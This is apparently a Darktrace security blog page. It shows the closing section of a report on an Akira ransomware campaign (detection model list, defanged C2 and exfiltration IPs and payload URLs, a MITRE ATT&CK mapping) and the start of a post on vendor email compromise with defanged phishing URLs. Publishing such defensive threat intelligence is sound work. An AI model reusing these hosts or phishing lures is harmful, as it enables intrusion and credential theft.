This campaign by Akira ransomware actors underscores the critical importance of maintaining up-to-date patching practices. Threat actors continue to exploit previously disclosed vulnerabilities, not just zero-days, highlighting the need for ongoing vigilance even after patches are released. It also demonstrates how misconfigurations and overlooked weaknesses can be leveraged for initial access or privilege escalation, even in otherwise well-maintained environments.

Darktrace's observations further reveal that ransomware actors are increasingly relying on legitimate administrative tools, such as WinRM, to blend in with normal network activity and evade detection. In addition to previously documented Kerberos-based credential access techniques like Kerberoasting and pass-the-hash, this campaign featured the use of UnPAC the hash to extract NTLM hashes via PKINIT and U2U authentication for lateral movement or privilege escalation.

Credit to Emily Megan Lim (Senior Cyber Analyst), Vivek Rajan (Senior Cyber Analyst), Ryan Traill (Analyst Content Lead), and Sam Lister (Specialist Security Researcher)

Appendices

Darktrace Model Detections

Anomalous Connection / Active Remote Desktop Tunnel

Anomalous Connection / Data Sent to Rare Domain

Anomalous Connection / New User Agent to IP Without Hostname

Anomalous Connection / Possible Data Staging and External Upload

Anomalous Connection / Rare WinRM Incoming

Anomalous Connection / Rare WinRM Outgoing

Anomalous Connection / Uncommon 1 GiB Outbound

Anomalous Connection / Unusual Admin RDP Session

Anomalous Connection / Unusual Incoming Long Remote Desktop Session

Anomalous Connection / Unusual Incoming Long SSH Session

Anomalous Connection / Unusual Long SSH Session

Anomalous File / EXE from Rare External Location

Anomalous Server Activity / Anomalous External Activity from Critical Network Device

Anomalous Server Activity / Outgoing from Server

Anomalous Server Activity / Rare External from Server

Compliance / Default Credential Usage

Compliance / High Priority Compliance Model Alert

Compliance / Outgoing NTLM Request from DC

Compliance / SSH to Rare External Destination

Compromise / Large Number of Suspicious Successful Connections

Compromise / Sustained TCP Beaconing Activity To Rare Endpoint

Device / Anomalous Certificate Download Activity

Device / Anomalous SSH Followed By Multiple Model Alerts

Device / Anonymous NTLM Logins

Device / Attack and Recon Tools

Device / ICMP Address Scan

Device / Large Number of Model Alerts

Device / Network Range Scan

Device / Network Scan

Device / New User Agent To Internal Server

Device / Possible SMB/NTLM Brute Force

Device / Possible SMB/NTLM Reconnaissance

Device / RDP Scan

Device / Reverse DNS Sweep

Device / Suspicious SMB Scanning Activity

Device / UDP Enumeration

Unusual Activity / Unusual External Data to New Endpoint

Unusual Activity / Unusual External Data Transfer

User / Multiple Uncommon New Credentials on Device

User / New Admin Credentials on Client

User / New Admin Credentials on Server

Enhanced Monitoring Models

Compromise / Anomalous Certificate Download and Kerberos Login

Device / Initial Attack Chain Activity

Device / Large Number of Model Alerts from Critical Network Device

Device / Multiple Lateral Movement Model Alerts

Device / Suspicious Network Scan Activity

Unusual Activity / Enhanced Unusual External Data Transfer

Antigena/Autonomous Response Models

Antigena / Network / External Threat / Antigena File then New Outbound Block

Antigena / Network / External Threat / Antigena Suspicious Activity Block

Antigena / Network / External Threat / Antigena Suspicious File Block

Antigena / Network / Insider Threat / Antigena Large Data Volume Outbound Block

Antigena / Network / Insider Threat / Antigena Network Scan Block

Antigena / Network / Insider Threat / Antigena Unusual Privileged User Activities Block

Antigena / Network / Manual / Quarantine Device

Antigena / Network / Significant Anomaly / Antigena Alerts Over Time Block

Antigena / Network / Significant Anomaly / Antigena Controlled and Model Alert

Antigena / Network / Significant Anomaly / Antigena Enhanced Monitoring from Client Block

Antigena / Network / Significant Anomaly / Antigena Enhanced Monitoring from Server Block

Antigena / Network / Significant Anomaly / Antigena Significant Anomaly from Client Block

Antigena / Network / Significant Anomaly / Antigena Significant Server Anomaly Block

Antigena / Network / Significant Anomaly / Repeated Antigena Alerts

List of Indicators of Compromise (IoCs)

- 66.165.243[.]39 – IP Address – Data exfiltration endpoint
- 107.155.69[.]42 – IP Address – Probable data exfiltration endpoint
- 107.155.93[.]154 – IP Address – Likely Data exfiltration endpoint
- 137.184.126[.]86 – IP Address – Possible C2 endpoint
- 85.239.52[.]96 – IP Address – Likely C2 endpoint
- hxxp://85.239.52[.]96:8000/vmwarecli – URL – File download
- hxxp://137.184.126[.]86:8080/vmwaretools – URL – File download

MITRE ATT&CK Mapping

Initial Access – T1190 – Exploit Public-Facing Application

Reconnaissance – T1590.002 – Gather Victim Network Information: DNS

Reconnaissance – T1590.005 – Gather Victim Network Information: IP Addresses

Reconnaissance – T1592.004 – Gather Victim Host Information: Client Configurations

Reconnaissance – T1595 – Active Scanning

Discovery – T1018 – Remote System Discovery

Discovery – T1046 – Network Service Discovery

Discovery – T1083 – File and Directory Discovery

Discovery – T1135 – Network Share Discovery

Lateral Movement – T1021.001 – Remote Services: Remote Desktop Protocol

Lateral Movement – T1021.004 – Remote Services: SSH

Lateral Movement – T1021.006 – Remote Services: Windows Remote Management

Lateral Movement – T1550.002 – Use Alternate Authentication Material: Pass the Hash

Lateral Movement – T1550.003 – Use Alternate Authentication Material: Pass the Ticket

Credential Access – T1110.001 – Brute Force: Password Guessing

Credential Access – T1649 – Steal or Forge Authentication Certificates

Persistence, Privilege Escalation – T1078 – Valid Accounts

Resource Development – T1588.001 – Obtain Capabilities: Malware

Command and Control – T1071.001 – Application Layer Protocol: Web Protocols

Command and Control – T1105 – Ingress Tool Transfer

Command and Control – T1573 – Encrypted Channel

Collection – T1074 – Data Staged

Exfiltration – T1041 – Exfiltration Over C2 Channel

Exfiltration – T1048 – Exfiltration Over Alternative Protocol

References

[1] https://thehackernews.com/2025/08/sonicwall-investigating-potential-ssl.html

[2] https://www.sonicwall.com/support/notices/gen-7-and-newer-sonicwall-firewalls-sslvpn-recent-threat-activity/250804095336430

[3] https://psirt.global.sonicwall.com/vuln-detail/SNWLID-2024-0015

[4] https://arcticwolf.com/resources/blog/arctic-wolf-observes-akira-ransomware-campaign-targeting-sonicwall-sslvpn-accounts/

[5] https://www.rapid7.com/blog/post/dr-akira-ransomware-group-utilizing-sonicwall-devices-for-initial-access/

[6] https://www.ic3.gov/AnnualReport/Reports/2024_IC3Report.pdf

[7] https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-109a

[8] https://blog.talosintelligence.com/akira-ransomware-continues-to-evolve/

[9] https://www.ransomware.live/map?year=2025&q=akira

[10] https://attack.mitre.org/groups/G1024/
[11] https://labs.lares.com/fear-kerberos-pt2/#UNPAC

[12] https://www.thehacker.recipes/ad/movement/kerberos/unpac-the-hash

[13] https://www.s-rminform.com/latest-thinking/derailing-akira-cyber-threat-intelligence)

[14] https://fieldeffect.com/blog/update-akira-ransomware-group-targets-sonicwall-vpn-appliances

[15] https://arcticwolf.com/resources/blog/arctic-wolf-observes-july-2025-uptick-in-akira-ransomware-activity-targeting-sonicwall-ssl-vpn/

Written by

Emily Megan Lim

Cyber Analyst

■

Inside the SOC

Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. *Inside the SOC* is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.

Written by

Emily Megan Lim

Cyber Analyst

■

Share this post

Watch the NIS2 Webinar

More in this series

No items found.

Continue reading



Network

September 23, 2025

ShadowV2: An emerging DDoS for hire botnet

Darktrace exposed a cybercrime-as-a-service campaign using Python and Go-based malware, Docker containerization, and a full operator UI. With DDoS-as-a-service features, modular APIs, and advanced evasion, this platform highlights the need for defenders to monitor cloud workloads, container orchestration, and API activity to counter evolving threats.

Nate Bill

Threat Researcher

Read more

→

Network

•

September 11, 2025

SEO Poisoning and Fake PuTTY sites: Darktrace’s Investigation into the Oyster backdoor

SEO poisoning is a malicious tactic where threat actors manipulate search engine rankings to promote deceptive websites. These sites often mimic legitimate software downloads, delivering malware like the Oyster backdoor. Learn about Darktrace’s investigation into the tactics used to deliver Oyster via fake PuTTY sites and manipulate search visibility.

Christina Kreza

Cyber Analyst

Read more

→

Network

•

September 9, 2025

The Benefits of Bringing Together Network and Email Security

Unifying network and email security closes critical gaps in your defenses, enabling faster detection, investigation, and response. Discover how an integrated, AI-driven approach strengthens protection across the entire attack lifecycle.

Mikey Anderson

Product Marketing Manager, Network Detection & Response

Read more

→

■

Blog

/

Email

/

September 30, 2025

Out of Character: Detecting Vendor Compromise and Trusted Relationship Abuse with Darktrace





What is Vendor Email Compromise?

Vendor Email Compromise (VEC) refers to an attack where actors breach a third-party provider to exploit their access, relationships, or systems for malicious purposes. The initially compromised entities are often the target's existing partners, though this can extend to any organization or individual the target is likely to trust.

Itsits at the intersection of supply chain attacks and business email compromise (BEC), blending technical exploitation with trust-based deception. Attackers often infiltrate existing conversations, leveraging AI to mimic tone and avoid common spelling and grammar pitfalls. Malicious content is typically hosted on otherwise reputable file sharing platforms, meaning any shared links initially seem harmless.

While techniques to achieve initial access may have evolved, the goals remain familiar. Threat actors harvest credentials, launch subsequent phishing campaigns, attempt to redirect invoice payments for financial gain, and exfiltrate sensitive corporate data.

Why traditional defenses fall short

These subtle and sophisticated email attacks pose unique challenges for defenders. Few busy people would treat an ongoing conversation with a trusted contact with the same level of suspicion as an email from the CEO requesting 'URGENT ASSISTANCE!' Unfortunately, many traditional secure email gateways (SEGs) struggle with this too. Detecting an out-of-character email, when it does not obviously appear out of character, is a complex challenge. It's hardly surprising, then, that 83% of organizations have experienced a security incident involving third-party vendors [1].

This article explores how Darktrace detected four different vendor compromise campaigns for a single customer, within a two-week period in 2025. Darktrace / EMAIL successfully identified the subtle indicators that these seemingly benign emails from trusted senders were, in fact, malicious. Due to the configuration of Darktrace / EMAIL in this customer's environment, it was unable to take action against the malicious emails. However, if fully enabled to take Autonomous Response, it would have held all offending emails identified.

How does Darktrace detect vendor compromise?

The answer lies at the core of how Darktrace operates: anomaly detection. Rather than relying on known malicious rules or signatures, Darktrace learns what 'normal' looks like for an environment, then looks for anomalies across a wide range of metrics. Despite the resourcefulness of the threat actors involved in this case, Darktrace identified many anomalies across these campaigns.

Different campaigns, common traits

A wide variety of approaches was observed. Individuals, shared mailboxes and external contractors were all targeted. Two emails originated from compromised current vendors, while two came from unknown compromised organizations - one in an associated industry. The sender organizations were either familiar or, at the very least, professional in appearance, with no unusual alphanumeric strings or suspicious top-level domains (TLDs). Subject line, such as “New Approved Statement From [REDACTED]” and “[REDACTED] - Proposal Document” appeared unremarkable and were not designed to provoke heightened emotions like typical social engineering or BEC attempts.

All emails had been given a Microsoft Spam Confidence Level of 1, indicating Microsoft did not consider them to be spam or malicious [2]. They also passed authentication checks (including SPF, and in some cases DKIM and DMARC), meaning they appeared to originate from an authentic source for the sender domain and had not been tampered with in transit.

All observed phishing emails contained a link hosted on a legitimate and commonly used file-sharing site. These sites were often convincingly themed, frequently featuring the name of a trusted vendor either on the page or within the URL, to appear authentic and avoid raising suspicion. However, these links served only as the initial step in a more complex, multi-stage phishing process.



https://app.simplified.com/preview/25bc5fc9-c73f-472d-977e-3a994294890e

[redacted]

Document Received: Wednesday, August 13, 2025

File Type: PDF

Size: Pages: 4

Resolution: 700x500 DPI

OPEN | DOWNLOAD FULL PDF HERE

Figure 1: A legitimate file sharing site used in phishing emails to host a secondary malicious link.



https://sites.google.com/view [redacted]

[redacted]

Pages:1

Resolution:200×200 DPI

YYR(G5) Date:08/13/2

Status: Delivered Suc

This message is protected by state-of-th
technology

VIEW DOCU

Figure 2: Another example of a legitimate file sharing endpoint sent in a phishing email and used to host a malicious link.

If followed, the recipient would be redirected, sometimes via CAPTCHA, to fake Microsoft login pages designed to capturing credentials, namely http://pub-ac94c05b39aa4f75ad1df88d384932b8.r2[.]dev/offline[.]html and https://s3.us-east-1.amazonaws[.]com/s3cure0line-0365cql0.19db86c3-b2b9-44cc-b339-36da233a3be2ml0qin/s3cccql0.19db86c3-b2b9-44cc-b339-36da233a3be2%26l0qn[.]html#.

The latter made use of homoglyphs to deceive the user, with a link referencing ‘s3cure0line’, rather than ‘secureonline’. Post-incident investigation using open-source intelligence (OSINT) confirmed that the domains were linked to malicious phishing endpoints [3] [4].



Simplified: An Easy to Us
Account sign in
https://pub-ac94c05b39aa4f75ad1df88d384932b8.r2.dev/offline.html#p
Microsoft
Sign in
Email, phone, or Skype
No account? Create one!
Can't access your account?
Next
Sign-in options

Figure 3: Fake Microsoft login page designed to harvest credentials.

